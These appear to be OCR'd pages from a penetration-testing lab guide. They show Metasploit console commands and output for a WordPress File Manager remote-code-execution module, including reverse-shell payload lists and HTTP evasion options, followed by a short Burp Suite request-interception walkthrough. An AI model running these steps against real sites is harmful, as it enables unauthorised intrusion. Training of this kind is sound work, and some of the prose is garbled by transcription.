Title: Advanced Exploitation

Tools: Metasploit


Metasploit offers various modules to exploit vulnerabilities in WordPress plugins. These exploits can allow attackers to gain unauthorized access or execute arbitrary code on the server.

Start Metasploit:

Launch the Metasploit console with **msfconsole**

Select Module: Use the command

msf > use exploit/multi/http/wp_file_manager_rce



msf exploit(multi/http/wp_file_manager_rce) > show info

```
msf exploit(multi/http/wp_file_manager_rce) > show info

       Name: WordPress File Manager Unauthenticated Remote Code Execution
     Module: exploit/multi/http/wp_file_manager_rce
   Platform: PHP
       Arch: php
  Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Normal
  Disclosed: 2020-09-09

Provided by:
  Alex Souza (w4fz5uck5)
  Imran E. Dawoodjee <imran@threathounds.com>

Module side effects:
 artifacts-on-disk
 ioc-in-logs

Module stability:
 crash-safe

Module reliability:
 repeatable-session

Available targets:
      Id  Name
      --  ----
  =>  0   WordPress File Manager 6.0-6.8

Check supported:
  Yes

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  COMMAND    upload           yes       elFinder commands used to exploit the vulnerability (Accepted: upload, mkfile+put)
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, http, s
                                        ocks5h
  RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
```

msf6 > exploit(multi/http/wp_file_manager_rce) > show options

```
msf exploit(multi/http/wp_file_manager_rce) > show options

Module options (exploit/multi/http/wp_file_manager_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND    upload           yes       elFinder commands used to exploit the vulnerability (Accepted: upload, mkfile+put)
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, http,
                                         socks5h
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to WordPress installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress File Manager 6.0-6.8


View the full module info with the info, or info -d command.
```

msf > exploit(multi/http/wp_file_manager_rce) > show advanced

```
msf exploit(multi/http/wp_file_manager_rce) > show advanced

Module advanced options (exploit/multi/http/wp_file_manager_rce):

   Name                    Current Setting                          Required  Description
   ----                    ---------------                          --------  -----------
   AllowNoCleanup          false                                    no        Allow exploitation without the possibility of cleaning up files
   AutoCheck               true                                     no        Run check before exploit
   ContextInformationFile                                           no        The information file that contains context information
   DOMAIN                  WORKSTATION                              yes       The domain to use for Windows authentication
   DigestAuthIIS           true                                     no        Conform to IIS, should work for most servers. Only set to false for non-
                                                                              IIS servers
   DisablePayloadHandler   false                                    no        Disable the handler code for the selected payload
   EnableContextEncoding   false                                    no        Use transient context when encoding payloads
   FileDropperDelay                                                 no        Delay in seconds before attempting cleanup
   FingerprintCheck        true                                     no        Conduct a pre-exploit fingerprint verification
   ForceExploit            true                                     no        Override check result
   HTTP::Auth              auto                                     yes       The Authentication mechanism to use (Accepted: auto, ntlm, kerberos, pla
                                                                              intext, none)
   HttpClientTimeout                                                no        HTTP connection and receive timeout
   HttpPassword                                                     no        The HTTP password to specify for authentication
   HttpRawHeaders                                                   no        Path to ERB-templatized raw headers to append to existing headers
   HttpTrace               false                                    no        Show the raw HTTP requests and responses
   HttpTraceColors         red/blu                                  no        HTTP request and response colors for HttpTrace (unset to disable)
   HttpTraceHeadersOnly    false                                    no        Show HTTP headers only in HttpTrace
   HttpUsername                                                     no        The HTTP username to specify for authentication
   SSLKeyLogFile                                                    no        The SSL key log file
   SSLServerNameIndication                                          no        SSL/TLS Server Name Indication (SNI)
   SSLVersion              Auto                                     yes       Specify the version of SSL/TLS to be used (Auto, TLS and SSL23 are auto-
                                                                              negotiate) (Accepted: Auto, TLS, SSL23, SSL3, TLS1, TLS1.1, TLS1.2)
   UserAgent               Mozilla/5.0 (Macintosh; Intel Mac OS X   no        The User-Agent header to use for all requests
                           10_15_7) AppleWebKit/537.36 (KHTML, lik
                           e Gecko) Chrome/131.0.0.0 Safari/537.36
   VERBOSE                 false                                    no        Enable detailed status messages
   WORKSPACE                                                        no        Specify the workspace for this module
   WPCHECK                 true                                     yes       Check if the website is a valid WordPress install
   WPCONTENTDIR            wp-content                               yes       The name of the wp-content directory
   WfsDelay                2                                        no        Additional delay in seconds to wait for a session


   When HTTP::Auth is kerberos:

   Name                          Current Setting                    Required  Description
   ----                          ---------------                    --------  -----------
   DomainControllerRhost                                            no        The resolvable rhost for the Domain Controller
   HTTP::Krb5Ccname                                                 no        The ccache file to use for kerberos authentication
   HTTP::KrbOfferedEncryptionTypes  AES256,AES128,RC4-HMAC,DES-CBC-MD5,DE  yes       Kerberos encryption types to offer
                                 S3-CBC-SHA1
```

msf > exploit(multi/http/wp_file_manager_rce) > show targets

```
msf exploit(multi/http/wp_file_manager_rce) > show targets

Exploit targets:
================

    Id  Name
    --  ----
⇒   0   WordPress File Manager 6.0-6.8
```

msf > exploit(multi/http/wp_file_manager_rce) > show payloads

```
msf exploit(multi/http/wp_file_manager_rce) > show payloads

Compatible Payloads
===================

   #   Name                                                Disclosure Date  Rank    Check  Description
   -   ----                                                ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_aws_instance_connect          .                normal  No     Unix SSH Shell, Bind Instance Connect (via AWS API)
   1   payload/generic/custom                              .                normal  No     Custom Payload
   2   payload/generic/shell_bind_aws_ssm                  .                normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                      .                normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp                   .                normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                        .                normal  No     Interact with Established SSH Connection
   6   payload/multi/meterpreter/reverse_http              .                normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Mu
ltiple Architectures)
   7   payload/multi/meterpreter/reverse_https             .                normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (M
ultiple Architectures)
   8   payload/php/bind_php                                .                normal  No     PHP Command Shell, Bind TCP (via PHP)
   9   payload/php/bind_php_ipv6                           .                normal  No     PHP Command Shell, Bind TCP (via php) IPv6
   10  payload/php/download_exec                           .                normal  No     PHP Executable Download and Execute
   11  payload/php/exec                                    .                normal  No     PHP Execute Command
   12  payload/php/meterpreter/bind_tcp                    .                normal  No     PHP Meterpreter, Bind TCP Stager
   13  payload/php/meterpreter/bind_tcp_ipv6               .                normal  No     PHP Meterpreter, Bind TCP Stager IPv6
   14  payload/php/meterpreter/bind_tcp_ipv6_uuid          .                normal  No     PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
   15  payload/php/meterpreter/bind_tcp_uuid               .                normal  No     PHP Meterpreter, Bind TCP Stager with UUID Support
   16  payload/php/meterpreter/reverse_tcp                 .                normal  No     PHP Meterpreter, PHP Reverse TCP Stager
   17  payload/php/meterpreter/reverse_tcp_uuid            .                normal  No     PHP Meterpreter, PHP Reverse TCP Stager
   18  payload/php/meterpreter_reverse_tcp                 .                normal  No     PHP Meterpreter, Reverse TCP Inline
   19  payload/php/reverse_php                             .                normal  No     PHP Command Shell, Reverse TCP (via PHP)
   20  payload/php/unix/cmd/adduser                        .                normal  No     OS Command Exec, Add user with useradd
   21  payload/php/unix/cmd/bind_awk                       .                normal  No     OS Command Exec, Unix Command Shell, Bind TCP (via AWK)
   22  payload/php/unix/cmd/bind_busybox_telnetd           .                normal  No     OS Command Exec, Unix Command Shell, Bind TCP (via BusyBox telnetd)
   23  payload/php/unix/cmd/bind_jjs                       .                normal  No     OS Command Exec, Unix Command Shell, Bind TCP (via jjs)
   24  payload/php/unix/cmd/bind_lua                       .                normal  No     OS Command Exec, Unix Command Shell, Bind TCP (via Lua)
   25  payload/php/unix/cmd/bind_netcat                    .                normal  No     OS Command Exec, Unix Command Shell, Bind TCP (via netcat)
   26  payload/php/unix/cmd/bind_netcat_gaping             .                normal  No     OS Command Exec, Unix Command Shell, Bind TCP (via netcat -e)
   27  payload/php/unix/cmd/bind_netcat_gaping_ipv6        .                normal  No     OS Command Exec, Unix Command Shell, Bind TCP (via netcat -e) IPv6
   28  payload/php/unix/cmd/bind_nodejs                    .                normal  No     OS Command Exec, Unix Command Shell, Bind TCP (via nodejs)
   29  payload/php/unix/cmd/bind_perl                      .                normal  No     OS Command Exec, Unix Command Shell, Bind TCP (via Perl)
   30  payload/php/unix/cmd/bind_perl_ipv6                 .                normal  No     OS Command Exec, Unix Command Shell, Bind TCP (via perl) IPv6
   31  payload/php/unix/cmd/bind_r                         .                normal  No     OS Command Exec, Unix Command Shell, Bind TCP (via R)
   32  payload/php/unix/cmd/bind_ruby                      .                normal  No     OS Command Exec, Unix Command Shell, Bind TCP (via Ruby)
   33  payload/php/unix/cmd/bind_ruby_ipv6                 .                normal  No     OS Command Exec, Unix Command Shell, Bind TCP (via Ruby) IPv6
   34  payload/php/unix/cmd/bind_socat_sctp                .                normal  No     OS Command Exec, Unix Command Shell, Bind SCTP (via socat)
   35  payload/php/unix/cmd/bind_socat_udp                 .                normal  No     OS Command Exec, Unix Command Shell, Bind UDP (via socat)
   36  payload/php/unix/cmd/bind_stub                      .                normal  No     OS Command Exec, Unix Command Shell, Bind TCP (stub)
   37  payload/php/unix/cmd/bind_zsh                       .                normal  No     OS Command Exec, Unix Command Shell, Bind TCP (via Zsh)
```

msf > exploit(multi/http/wp_file_manager_rce) > show evasion

```
msf exploit(multi/http/wp_file_manager_rce) > show evasion

Module evasion options:

   Name                          Current Setting  Required  Description
   ----                          ---------------  --------  -----------
   HTTP::header_folding          false            no        Enable folding of HTTP headers
   HTTP::method_random_case      false            no        Use random casing for the HTTP method
   HTTP::method_random_invalid   false            no        Use a random invalid, HTTP method for request
   HTTP::method_random_valid     false            no        Use a random, but valid, HTTP method for request
   HTTP::pad_fake_headers        false            no        Insert random, fake headers into the HTTP request
   HTTP::pad_fake_headers_count  0                no        How many fake headers to insert into the HTTP request
   HTTP::pad_get_params          false            no        Insert random, fake query string variables into the request
   HTTP::pad_get_params_count    16               no        How many fake query string variables to insert into the request
   HTTP::pad_method_uri_count    1                no        How many whitespace characters to use between the method and uri
   HTTP::pad_method_uri_type     space            no        What type of whitespace to use between the method and uri (Accepted: space, tab, apache)
   HTTP::pad_post_params         false            no        Insert random, fake post variables into the request
   HTTP::pad_post_params_count   16               no        How many fake post variables to insert into the request
   HTTP::pad_uri_version_count   1                no        How many whitespace characters to use between the uri and version
   HTTP::pad_uri_version_type    space            no        What type of whitespace to use between the uri and version (Accepted: space, tab, apache)
   HTTP::shuffle_get_params      false            no        Randomize order of GET parameters
   HTTP::shuffle_post_params     false            no        Randomize order of POST parameters
   HTTP::uri_dir_fake_relative   false            no        Insert fake relative directories into the uri
   HTTP::uri_dir_self_reference  false            no        Insert self-referential directories into the uri
   HTTP::uri_encode_mode         hex-normal       no        Enable URI encoding (Accepted: none, hex-normal, hex-noslashes, hex-random, hex-all, u-norma
                                                            l, u-all, u-random)
   HTTP::uri_fake_end            false            no        Add a fake end of URI (eg: /%20HTTP/1.0/../../)
   HTTP::uri_fake_params_start   false            no        Add a fake start of params to the URI (eg: /%3fa=b/../)
   HTTP::uri_full_url            false            no        Use the full URL for all HTTP requests
   HTTP::uri_use_backslashes     false            no        Use back slashes instead of forward slashes in the uri
   HTTP::version_random_invalid  false            no        Use a random invalid, HTTP version for request
   HTTP::version_random_valid    false            no        Use a random, but valid, HTTP version for request
```

msf > exploit(multi/http/wp_file_manager_rce) > exploit


```
msf exploit(multi/http/wp_file_manager_rce) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Cannot reliably check exploitability. ForceExploit is enabled, proceeding with exploitation.
[-] Exploit aborted due to failure: unexpected-reply: 192.168.1.135:80 - Unexpected HTTP response code: 404
[!] This exploit may require manual cleanup of 'fjYXsG.php' on the target
[*] Exploit completed, but no session was created.
```

Title: API Security Testing Lab


Security API is the systems that allow applications, mobile apps, or web clients to talk to servers from attacks abuse, and data leaks.

Tools: Brup Suite

How this tool works. Whenever search any website on our browser, then its request goes to the server of that website. After going to the end server, we get a response from there and our website loads. If talk about YouTube, Google, whatever website we search, all of them follow the procedure.




But here the Burp Suite tool will capture the websites. You have to come back to this tool and click on proxy here. Here you have to turn on interception.




Then again you have to go to the browser here. After going to the browser here we will use a one label website for testing.


Test website: http://testphp.vulnweb.com




We will search this website here. After searching the website, as you can see its complete request, it has come here in our tool. Here its host name, its user agent, its access, access language, access encoding, all these things have come here.




Website is loading on your browser. This means that the request for our website has not yet reached the server.




She's here on burb to tool. And we can totally change this request. You can modify it as per your requirement. And after modifying, when forward it here, then this request will go to the server and we will get the response. Like you can see that I have clicked forward.



